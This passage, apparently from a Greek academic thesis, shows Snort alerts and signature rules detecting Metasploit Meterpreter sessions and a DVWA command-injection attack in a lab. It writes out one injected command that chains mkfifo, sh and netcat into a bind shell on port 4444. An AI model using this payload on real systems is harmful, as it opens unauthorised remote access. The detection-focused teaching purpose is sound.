Και στη συνέχεια μέσω του Meterpreter ο επιτιθέμενος αποκτά πρόσβαση και δικαιώματα διαχειριστή στο σύστημα:



Σε αυτό το σημείο το snort καταγράφει την πρόσβαση στου χρήστη μέσω του Meterpreter και του Metasploit με τα παρακάτω events:

1. 10/02-00:04:43.517961 [**] [1:20188:1] SHELLCODE Metasploit meterpreter stdapi_sys_config_method request/response attempt [**] [Classification: Executable Code was Detected] [Priority: 1] {TCP} 192.168.19.136:4444 -> 192.168.19.131:35675
2. 10/02-00:04:43.518947 [**] [1:20188:1] SHELLCODE Metasploit meterpreter stdapi_sys_config_method request/response attempt [**] [Classification: Executable Code was Detected] [Priority: 1] {TCP} 192.168.19.131:35675 -> 192.168.19.136:4444
3. 10/02-00:04:43.619717 [**] [1:20188:1] SHELLCODE Metasploit meterpreter stdapi_sys_config_method request/response

```
 attempt [**] [Classification: Executable Code was Detected]
 [Priority: 1] {TCP} 192.168.19.136:4444 -> 192.168.19.131:35675
     4.  10/02-00:04:43.620776  [**]  [1:20188:1]  SHELLCODE
Metasploit meterpreter stdapi_sys_config_method request/response
attempt [**] [Classification: Executable Code was Detected] [Priority:
1] {TCP} 192.168.19.131:35675 -> 192.168.19.136:4444
     5.  10/02-00:04:43.720230  [**]  [1:20191:1]  SHELLCODE
Metasploit meterpreter stdapi_net_method request/response attempt [**]
[Classification: Executable Code was Detected] [Priority: 1] {TCP}
192.168.19.136:4444 -> 192.168.19.131:35675
     6.  10/02-00:04:43.720930  [**]  [1:20191:1]  SHELLCODE
Metasploit meterpreter stdapi_net_method request/response attempt [**]
[Classification: Executable Code was Detected] [Priority: 1] {TCP}
192.168.19.131:35675 -> 192.168.19.136:4444
     7.  10/02-00:04:43.821034  [**]  [1:20191:1]  SHELLCODE
Metasploit meterpreter stdapi_net_method request/response attempt [**]
[Classification: Executable Code was Detected] [Priority: 1] {TCP}
192.168.19.136:4444 -> 192.168.19.131:35675
     8.  10/02-00:04:43.821653  [**]  [1:20191:1]  SHELLCODE
Metasploit meterpreter stdapi_net_method request/response attempt [**]
[Classification: Executable Code was Detected] [Priority: 1] {TCP}
192.168.19.131:35675 -> 192.168.19.136:4444
     9.  10/02-00:04:58.704650  [**]  [1:20185:1]  SHELLCODE
Metasploit meterpreter stdapi_fs_method request/response attempt [**]
[Classification: Executable Code was Detected] [Priority: 1] {TCP}
192.168.19.136:4444 -> 192.168.19.131:35675
     10. 10/02-00:04:58.705910  [**]  [1:20185:1]  SHELLCODE
Metasploit meterpreter stdapi_fs_method request/response attempt [**]
[Classification: Executable Code was Detected] [Priority: 1] {TCP}
192.168.19.131:35675 -> 192.168.19.136:4444
     11. 10/02-00:04:58.806728  [**]  [1:20186:1]  SHELLCODE
Metasploit meterpreter stdapi_sys_process_method request/response
attempt [**] [Classification: Executable Code was Detected] [Priority:
1] {TCP} 192.168.19.136:4444 -> 192.168.19.131:35675
     12. 10/02-00:04:58.810809  [**]  [1:20186:1]  SHELLCODE
Metasploit meterpreter stdapi_sys_process_method request/response
attempt [**] [Classification: Executable Code was Detected] [Priority:
1] {TCP} 192.168.19.131:35675 -> 192.168.19.136:4444
```

Τα παρακάτω events καταγράφηκαν από τον κανόνα με sid 20188, δηλαδή:

```
[alert tcp any any -> any any (msg:"SHELLCODE Metasploit meterpreter
stdapi_sys_config_method request/response attempt"; flow:established;
pkt_data;    content:"|00     01     00     01|stdapi_sys_config_";
fast_pattern:only;
pcre:"/\x00\x00\x00[\x00\x01].{4}\x00\x01\x00\x01stdapi_sys_config_(ge
tuid|sysinfo|rev2self|steal_token|drop_token|getprivs)/";
metadata:policy balanced-ips drop, policy security-ips drop;
reference:url,www.metasploit.com/learn-more/how-do-i-use-
it/documentation.jsp; classtype:shellcode-detect; sid:20188; rev:1;)]
```

από τον κανόνα με sid 20191:

```
[alert tcp any any -> any any (msg:"SHELLCODE Metasploit meterpreter
stdapi_net_method request/response attempt"; flow:established;
pkt_data; content:"|00 01 00 01|stdapi_net_"; fast_pattern:only;
pcre:"/\x00\x00\x00[\x00\x01].{4}\x00\x01\x00\x01stdapi_net_(config_ge
t_interfaces|config_get_routes|config_add_route|config_remove_route|ud
p_client|tcp_server|tcp_client|socket_tcp_shutdown)/"; metadata:policy
balanced-ips drop, policy security-ips drop;
reference:url,www.metasploit.com/learn-more/how-do-i-use-
it/documentation.jsp; classtype:shellcode-detect; sid:20191; rev:1;)]
```

και τον κανόνα με sid 20186:

```
[alert tcp any any -> any any (msg:"SHELLCODE Metasploit meterpreter
stdapi_sys_process_method request/response attempt"; flow:established;
pkt_data; content:"|00 01 00 01|stdapi_sys_process_";
fast_pattern:only;
pcre:"/\x00\x00\x00[\x00\x01].{4}\x00\x01\x00\x01stdapi_sys_process_(t
hread_open|thread_create|thread_get_threads|image_load|image_get_proc_
address|image_unload|image_get_images|memory_allocate|memory_free|memo
ry_read|memory_write|memory_query|memory_protect|memory_lock|memory_un
lock|attach|execute|kill|getpid|get_processes|close|wait|get_info|thre
ad_suspend|thread_resume|thread_terminate|thread_query_regs|thread_set
_regs|thread_close)/"; metadata:policy balanced-ips drop, policy
security-ips drop; reference:url,www.metasploit.com/learn-more/how-do-
i-use-it/documentation.jsp; classtype:shellcode-detect; sid:20186;
rev:1;)]
```


και καταγράφουν την κίνηση του δικτύου στην πόρτα 4444 από το Metasploit και πως εκτελείται κώδικας που οδηγεί σε πρόσβαση στο σύστημα με δικαιώματα διαχειριστή.

Command Execution


Σε αυτήν την επίθεση θα χρησιμοποιηθεί η επιλογή «Command Execution» του DVWA. Εκτελείται η εντολή:

192.168.19.131; mkfifo /tmp/pipe;sh /tmp/pipe | nc -l 4444 > /tmp/pipe

με την οποία δημιουργείται σωλήνωση, η οποία επιτρέπει σε ξεχωριστές διεργασίες να επικοινωνούν μεταξύ τους χωρίς να έχουν σχεδιαστεί για να δουλεύουν παράλληλα. Αυτό θα τους επιτρέψει να επικοινωνήσουν με το netcat το οποίο ακούει στην πόρτα 4444. Έτσι θα μπορέσει στη συνέχεια να αποκτηθεί πρόσβαση στο σύστημα:



Εκτελείται το παρακάτω exploit στο Backtrack μέσω του Metasploit κι αμέσως αποκτάται πρόσβαση στο σύστημα:



Το snort καταγράφει το παρακάτω συμβάν:

```
10/02-02:12:52.289919    [**] [1:10020184:1] Access to the system
through Metasploit [**] [Classification: Executable Code was Detected]
[Priority: 1] {TCP} 192.168.19.136:33950 -> 192.168.19.131:4444
```

μέσω του κανόνα που γράψαμε, κι είναι ο εξής:

```
[alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Access to the
system through Metasploit"; flow:established,to_server; content:"|89
fb 6a 02 59 6a|"; classtype:shellcode-detect; sid:10020184; rev:1;)]
```

Συμπεράσματα

Η ασφάλεια των συστημάτων είναι τομέας με έντονο ερευνητικό ενδιαφέρον. Η ανάπτυξη της τεχνολογίας και η εκτεταμένη χρήση ψηφιακών προϊόντων καθιστά απαραίτητη την ανάγκη για ασφάλεια. Τα προβλήματα ασφάλειας που υπάρχουν σε όλα τα πληροφορικά συστήματα έχουν ως αποτέλεσμα τη δαπάνη μεγάλων χρηματικών ποσών και την απώλεια κερδών για τους οργανισμούς.

Τα συστήματα ανίχνευσης δικτυακών εισβολών έχουν δημιουργηθεί για να παρακολουθούν σε 24ώρη βάση το δίκτυο που πρέπει να προστατέψουν και αναφέρουν την ύποπτη δραστηριότητα στους διαχειριστές δικτύων για περαιτέρω ανάλυση. Η λειτουργία τους δίνει την δυνατότητα για έλεγχο αλλά και γνώση των αδυναμιών του δικτύου.

Το snort στη συγκεκριμένη εργασία κατάφερε να εντοπίσει τις επιθέσεις που έγιναν. Ένα σύστημα ανίχνευσης δικτυακών εισβολών σαν το Snort μπορεί να προστατέψει ένα δίκτυο καθώς και να παρέχει σημαντικά στοιχεία για την λειτουργία του. Θα πρέπει επίσης να αναφερθεί ότι το Snort εκτός από την χρήση του ως IDS μπορεί να λειτουργήσει και ως σύστημα πρόληψης εισβολών (Intrusion Prevention System – IPS). Σε αυτή την περίπτωση μπορεί να σταματήσει όποιες συνδέσεις θεωρεί κακόβουλες αυξάνοντας έτσι την ασφάλεια του δικτύου.

Συστήματα όπως το Snort παρέχουν χρήσιμες πληροφορίες για το δίκτυο, αλλά αν δεν υπάρχει προσωπικό με γνώση και εκπαίδευση ποτέ δεν μπορεί να υπάρχει πλήρη ασφάλεια σε ένα δίκτυο. Η λύση για την αποφυγή δυσάρεστων καταστάσεων είναι η απόκτηση γνώσης.

Ο σχεδιασμός ασφαλών πολιτικών στα Πληροφοριακά Συστήματα, συνδέεται άμεσα τόσο με τεχνικές, διαδικασίες και διοικητικά μέτρα όσο και με ηθικό-κοινωνικές αντιλήψεις, αρχές και παραδοχές, προφυλάσσοντας από κάθε είδους απειλή τυχαία ή σκόπιμη. Οι χρήστες εντοπίζουν τα προβλήματα, τα εκμεταλλεύονται προς όφελος τους και εισβάλλουν σε συστήματα στα οποία δεν έχουν δικαιοδοσία. Συνήθως προηγούνται των εταιρειών στην εύρεση των ευπαθειών και προκαλούν προβλήματα στην ομαλή λειτουργία των οργανισμών.

Για την αποτελεσματική αντιμετώπιση των προβλημάτων πρέπει τα ακαδημαϊκά ιδρύματα να μυούν τους φοιτητές της πληροφορικής σε μια ανάλογη παιδεία ασφαλείας. Με την προσαρμογή των εκπαιδευτικών προγραμμάτων σε θέματα ασφάλειας οι απώλειες μπορούν να ελαττωθούν. Επίσης, απαραίτητη είναι η «ηθική» εκπαίδευση των φοιτητών έτσι ώστε να χρησιμοποιούν τις γνώσεις τους για να εξυπηρετούν ανιδιοτελείς σκοπούς.

Βιβλιογραφία

[1] Κιουντούζης Ε. (1997). ‘‘Μεθοδολογίες Ανάλυσης και σχεδιασμού Πληροφοριακών Συστημάτων’’, εκδ. Ε. Μπένου, Αθήνα.

[2]Κιουντούζης Ε., “Μοντέλα Ασφάλειας Πληροφοριακών Συστημάτων”, Ασφάλεια Πληροφοριών, Τεχνικά, Νομικά και Κοινωνικά θέματα, Εκδόσεις ΕΠΥ, Αθήνα, 1995

[3] Γκρίτζαλης Δ., “Ασφάλεια Πληροφοριακών Συστημάτων σε περιβάλλοντα υψηλής ευπάθειας”, Διδακτορική διατριβή, Πανεπιστήμιο Αιγαίου, Μάιος 1994

[4] [Anderson, 1980] J.P Anderson, *“Computer Security Threat Monitoring and Surveillance”,* Technical report, James P Anderson Co., Fort Washington, Pennsylvania, April 1980.

[5] Strebe M., *Network Security Foundations*, Sybex, San Francisco, 2004, σελ. 30-36

[6]https://www.owasp.org/index.php/Greece

[7] Shakeel A., Tedi H., Backtrack 4: Assuring Security by Penetration Testing, Packt Publishing, 2011, Birmingham,UK, σελ. 46-48

[8] http://sectools.org/

[9] Scarfone K., Mell P. (2007). Guide to Intrusion Detection and Prevention Systems.. NIST. σελ.2-1.

[10] Scarfone, Karen; Mell, Peter (February 2007). "Guide to Intrusion Detection and Prevention Systems (IDPS)". *Computer Security Resource Center* (National Institute of Standards and Technology) (800–94). Retrieved 1 January 2010.σελ 7-1

Ιστότοποι

http://www.metasploit.com/
http://www.snort.org/
http://nmap.org/
http://www.owasp.org/